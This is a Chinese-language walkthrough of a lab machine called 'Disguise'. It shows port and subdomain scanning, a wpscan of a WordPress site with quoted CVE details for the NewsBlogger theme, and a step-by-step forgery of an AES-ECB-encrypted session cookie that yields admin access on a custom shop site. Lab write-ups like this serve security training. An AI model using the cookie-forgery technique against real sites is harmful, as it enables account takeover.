Disguise

1. 扫!

渗透有三大欲求，资产收集、漏洞利用、权限维持。不只是脚本小子如此，红队大玉也不例外。

在这三者之中，资产收集对于嘿客来说是维持生命的必要行动...咳咳

1.1. ARP

virtualbox 默认 mac 前缀是 `08:00:27`

```
qiaojojo@gpdp3 [16:22:40] [~]
-> % sudo arp-scan -I eth0 | grep 08:00:27
192.168.5.161   08:00:27:2e:ce:fa       (Unknown)
```

1.2. 端口

一共也就俩端口，80 从 nmap 看是个 wp

```
qiaojojo@gpdp3 [16:28:08] [~]
-> % nmap -p- -sT -A 192.168.5.161
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-04 16:32 CST
Nmap scan report for disguise.hmv (192.168.5.161)
Host is up (0.0032s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u4 (protocol 2.0)
| ssh-hostkey:
|   2048 93:a4:92:55:72:2b:9b:4a:52:66:5c:af:a9:83:3c:fd (RSA)
|   256 1e:a7:44:0b:2c:1b:0d:77:83:df:1d:9f:0e:30:08:4d (ECDSA)
|_  256 d0:fa:9d:76:77:42:6f:91:d3:bd:b5:44:72:a7:c9:71 (ED25519)
80/tcp open  http    Apache httpd 2.4.59 ((Debian))
|_http-server-header: Apache/2.4.59 (Debian)
| http-robots.txt: 1 disallowed entry
|_/wp-admin/
|_http-title: Just a simple wordpress site
|_http-generator: WordPress 6.8.1
MAC Address: 08:00:27:2E:CE:FA (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.95%E=4%D=5/4%OT=22%CT=1%CU=41194%PV=Y%DS=1%DC=D%G=Y%M=080027%TM
OS:=6817262C%P=x86_64-pc-linux-gnu)SEQ(II=I)ECN(R=N)T1(R=N)T2(R=N)T3(R=N)T4
OS:(R=N)T5(R=N)T6(R=N)T7(R=N)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIP
OS:CK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)

Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   3.16 ms disguise.hmv (192.168.5.161)
```

有个 `disguise.hmv` 的域名

1.3. 子域名

```
qiaojojo@gpdp3 [17:03:01] [~]
-> % wfuzz -c -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-20000.txt -u 'http://192.168.5.161' -H '
********************************************************************
ID           Response   Lines    Word       Chars       Payload
********************************************************************

000000002:   200        18 L     822 W      22932 Ch    "dark - dark"
000000001:   301        0 L      0 W        0 Ch        "www - www"
```

得到了个新的子域名 `dark.disguise.hmv`

1.4. 资产

端口	服务	域名	INFO
22	OpenSSH 7.9p1		
80	WordPress 6.8.1	http://disguise.hmv	就是个 wp
80	Apache/2.4.59 (Debian), PHP ?	http://dark.disguise.hmv	神秘子站，暂不知用途

2. 那就打

2.1. disguise.hmv（WordPress）

看见 wp 就先给 wpscan 一下。

```
qiaojojo@gpdp3 [17:04:01] [~]
-> % wpscan --url http://disguise.hmv/ --enumerate vp,vt,u --api-token xxxxxxxxxxxxx
[i] Theme(s) Identified:
[+] newsblogger
 | Location: http://disguise.hmv/wp-content/themes/newsblogger/
 | Last Updated: 2025-04-29T00:00:00.000Z
 | Readme: http://disguise.hmv/wp-content/themes/newsblogger/readme.txt
 | [!] The version is out of date, the latest version is 0.2.5.5
 | [!] Directory listing is enabled
 | Style URL: http://disguise.hmv/wp-content/themes/newsblogger/style.css
 | Style Name: NewsBlogger
 | Style URI: https://spicethemes.com/newsblogger-wordpress-theme/
 | Description: NewsBlogger is a dynamic and versatile child theme for the popular NewCrunch WordPress theme. Perf
 | Author: spicethemes
 | Author URI: https://spicethemes.com
 |
 | Found By: Urls In Homepage (Passive Detection)
 | Confirmed By: Urls In 404 Page (Passive Detection)
 |
 | [!] 2 vulnerabilities identified:
 |
 | [!] Title: NewsBlogger < 0.2.5.5 - Cross-Site Request Forgery to Arbitrary Plugin Installation
 |     Fixed in: 0.2.5.5
 |     References:
 |      - https://wpscan.com/vulnerability/916ba2a7-6592-4abf-acbf-63e46111b964
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2025-1305
 |      - https://www.wordfence.com/threat-intel/vulnerabilities/id/7b2cac27-4a36-490f-b2d8-3c6f32843a38
 |
 | [!] Title: NewsBlogger < 0.2.5.2 - Authenticated (Subscriber+) Arbitrary File Upload
 |     Fixed in: 0.2.5.2
 |     References:
 |      - https://wpscan.com/vulnerability/ab2f96dc-e786-48db-8207-a76ec50d7e63
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2025-1304
 |      - https://www.wordfence.com/threat-intel/vulnerabilities/id/85cea6b5-d57b-495e-a504-a0c1ba691637
 |
 | Version: 0.2.5.1 (80% confidence)
 | Found By: Style (Passive Detection)
 |  - http://disguise.hmv/wp-content/themes/newsblogger/style.css, Match: 'Version: 0.2.5.1'


[i] User(s) Identified:
[+] simpleadmin
 | Found By: Author Posts - Author Pattern (Passive Detection)
 | Confirmed By:
 |  Wp Json Api (Aggressive Detection)
 |   - http://disguise.hmv/wp-json/wp/v2/users/?per_page=100&page=1
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)

[+] simpleAdmin
 | Found By: Rss Generator (Passive Detection)
 | Confirmed By:
 |  Rss Generator (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)
```

看起来 NewsBlogger 模板有个 CVE-2025-1305，不过一看说明是 1 Click 的，感觉不太好利用（我打这机器的时候这个洞还没进 wpscan 的库）

NewsBlogger < 0.2.5.5 - Cross-Site Request Forgery to Arbitrary Plugin Installation

Description

The NewsBlogger theme for WordPress is vulnerable to Cross-Site Request Forgery in all versions up to, and including, 0.2.5.4. This is due to missing or incorrect nonce validation on the newsblogger_install_and_activate_plugin() function. This makes it possible for unauthenticated attackers to upload arbitrary files and achieve remote code execution via a forged request granted they can trick a site administrator into performing an action such as clicking on a link.

Affects Themes

newsblogger	Fixed in 0.2.5.5 ✓


References

CVE	CVE-2025-1305
URL	https://www.wordfence.com/threat-intel/vulnerabilities/id/7b2cac27-4a36-490f-b2d8-3c6f32843a38

用户得到了俩用户名 `simpleAdmin` 、 `simpleadmin`


2.2. dark.disguise.hmv（黑暗商城）

看起来像是个手搓的站



可以注册账号。注册的地方放了验证码还挺怪的，登录页面并没有验证码。


拿之前从 disguise.hmv 得到的用户名注册个账号试试，可以发现有个前端限制不让发 8 位以上的用户名。



抓包页面啥也没有，说明是前端验证的。改包应该改就可以正常注册了。

从回包可以看到这个 `simpleAdmin` 用户名已经存在了。如果这里运气不好或者是没猜到的话，可以打码 + 爆破用户名，但这样可能会产生大量用户，一次没跑出来就遭老罪了。

注册个普通用户 `qweasd` 试试，啥也没有，但有个看起来就像是开发者自己搓的 cookie



这里的内容是


```
dark_session=RLFYYPPR1GjWGiXvLGj3mg%3D%3D
```

解下 base64 可以发现是段二进制，应该是用了什么奇妙加密算法，得到了一个 16 字节（128 位）的二进制

```
root@kali [17:15:03] [~]
-> # echo RLFYYPPR1GjWGiXvLGj3mg== | base64 -d
D`x`???h?%?,h??

root@kali [17:41:05] [~]
-> # echo RLFYYPPR1GjWGiXvLGj3mg== | base64 -d | hexdump
0000000 b144 6058 d1f3 68d4 1ad6 ef25 682c 9af7
```

再注册个更长的用户名 `qweasdqweasd` 试试




```
dark_session=L355F4P4AWRERmhURW4nWsJwkfrsOdSxW16pbszGJLY%3D
```

解码可以发现长度翻倍了

```
root@kali [17:47:07] [~]
-> # echo L355F4P4AWRERmhURW4nWsJwkfrsOdSxW16pbszGJLY= | base64 -d | hexdump
0000000 7e2f 1779 f883 6401 4644 5468 6e45 5a27
0000010 70c2 fa91 39ec b1d4 5e5b 6ea9 c6cc b624
```

可以推断这里是个什么 xxx-128-xxx 的加密。做如下尝试：

USERNAME	String Lenght	COOKIE	COOCKIE HEX
qweasd	6	RLFYYPPR1GjWGiXvLGj3mg==	b144 6058 d1f3 68d4 1ad6 ef25 682c 9af7
qweasdqweas	11	lvlmk7yCzI1cKflKHzS1qQ==	f296 9326 82bc 8dcc 295c 4af9 341f a9b5
qweasdqweasd	12	L355F4P4AWRERmhURW4nWsJwkfrsOdSxW16pbszGJLY=	7e2f 1779 f883 6401 4644 5468 6e45 5a27 70c2 fa91 39ec b1d4 5e5b 6ea9 c6cc b624
123456123456	12	tJCdI6uGxVkuQrnsfNHI/sJwkfrsOdSxW16pbszGJLY=	90b4 239d 86ab 59c5 422e ecb9 d17c fec8 70c2 fa91 39ec b1d4 5e5b 6ea9 c6cc b624

末尾的 16 字节是完全一样的，这很有可能是算法在补位时产生的。

发现在输入字符串长度为 12 且内容完全不一样时，末尾块依旧没有产生变化。这样输入多个长度一致的字符串，应该也是可以把加密块的数据控制在一个块内的。

根据每 16 字节分段的性质，正常来说应该输入字符串长度为 16 时才会进行分段，推断这里可能 **是有一个长度为 4 字节 的什么东西** 进行了拼接、插入，或者是对输入做了什么运算（最好不是，不然没法玩了）。

查了一圈资料，这种性质比较符合 **ECB（电子密本方式）** 的工作模式，并且这种加密的缺陷就是同一个数据块，明文和密文是可以一一对应的。

3. COOKIE 伪造

3.1. 判断未知字符串位置

知道了大致的加密方式和缺陷，并且我们可以控制加密块中的数据，就可以准备开始搞伪造力。

我们的目标用户名是 `smipleAdmin`，长度为 11。

有一个长度为 4 字节的未知字符串，可能拼接在头、尾巴、中间。

首先可以用这两条用例，排除尾巴拼接：

USERNAME	String Lenght	COOKIE	COOCKIE HEX
qweasdqweasd1234	16（+4）	L355F4P4AWRERmhURW4nWuGgzg6HTVR4DeXiCAxW51k=	7e2f 1779 f883 6401 4644 5468 6e45 5a27 a0e1 0ece 4d87 7854 e50d 08e2 560c 59e7
1234qweasdqweasd	16（+4）	xVYQ/AwCXXkUrHvXVZGNf8JwkfrsOdSxW16pbszGJLY=	38e7 008d 4b9c 1bd0 315d 0bdf 76f1 b0fd 6503 425f fb07 eafc 518f dedd 3335 5508

如果长度为 4 字节 的未知数据出现在末尾，那我们第二行加密块的数据应该是一样的。显然这里不是这样的情况。

那这个长度为 4 字节的东西会不会每个加密块都塞一个，或者将四位字符串拆开分别塞到头尾呢？可以尝试下：

USERNAME	String Lenght	COOKIE	COOCKIE HEX
qweasdqweasdqweasdqweasd1234	28 （+4）	L355F4P4AWRERmhURW4nWopm20iMcF2XX/xiAi2fJOXCcJH67DnUsVteqW7MxiS2	0000000 7e2f 1779 f883 6401 4644 5468 6e45 5a27 0000010 668a 48db 708c 975d fc5f 0262 9f2d e524 0000020 70c2 fa91 39ec b1d4 5e5b 6ea9 c6cc b624
123456123456qweasdqweasd1234	28 （+4）	tJCdI6uGxVkuQrnsfNHI/opm20iMcF2XX/xiAi2fJOXCcJH67DnUsVteqW7MxiS2	0000000 90b4 239d 86ab 59c5 422e ecb9 d17c fec8 0000010 668a 48db 708c 975d fc5f 0262 9f2d e524 0000020 70c2 fa91 39ec b1d4 5e5b 6ea9 c6cc b624

显然看起来是不会的，而且我们发现 第二条明文[12:28] 加密块的加密内容和 第一条明文[12:28] 加密后完全一致。末尾的密文和我们之前猜测的补位密文一致。

这说明 **长度为 4字节 的神秘数据，很有可能只出现在第一个加密块。**

虽不能排除是插入在第一个加密块中间，但根据 懒狗定理 和 瞪眼法，有很大可能是拼接在开头。

3.2. 伪造

说这么多，其实也就两下就搞好了。

PHP 里 AES-128-ECB 模式的补位模式常见的有 ZeroPadding、PKCS7Padding。


按 4+11，补1位，构造两个可能的用户：

USERNAME	COOKIE	COOCKIE HEX	USEFUL COOKIE
simpleAdmin\x00	x6LzLAkOwpnYwZAiGCjuvMJwkfrsOdSxW16pbszGJLY=	a2c7 2cf3 0e09 99c2 c1d8 2290 2818 bcee 70c2 fa91 39ec b1d4 5e5b 6ea9 c6cc b624	oscs8w4JmcLB2CKQKBi87g==
simpleAdmin\x01	+1+3/NxCLcIR0Jq9qDudF8JwkfrsOdSxW16pbszGJLY=	5ffb fcb7 42dc c22d d011 bd9a 3ba8 179d 70c2 fa91 39ec b1d4 5e5b 6ea9 c6cc b624	+1+3/NxCLcIR0Jq9qDudFw==

`70c2 fa91 39ec b1d4 5e5b 6ea9 c6cc b624` 是我们之前验证过的补位字节的密文，可以删了，只保留第一段并做base64。

现在两个cookie都写浏览器试试看，发现 `+1+3/NxCLcIR0Jq9qDudFw==` 有效！

随便登个账户，网页管理员就有了




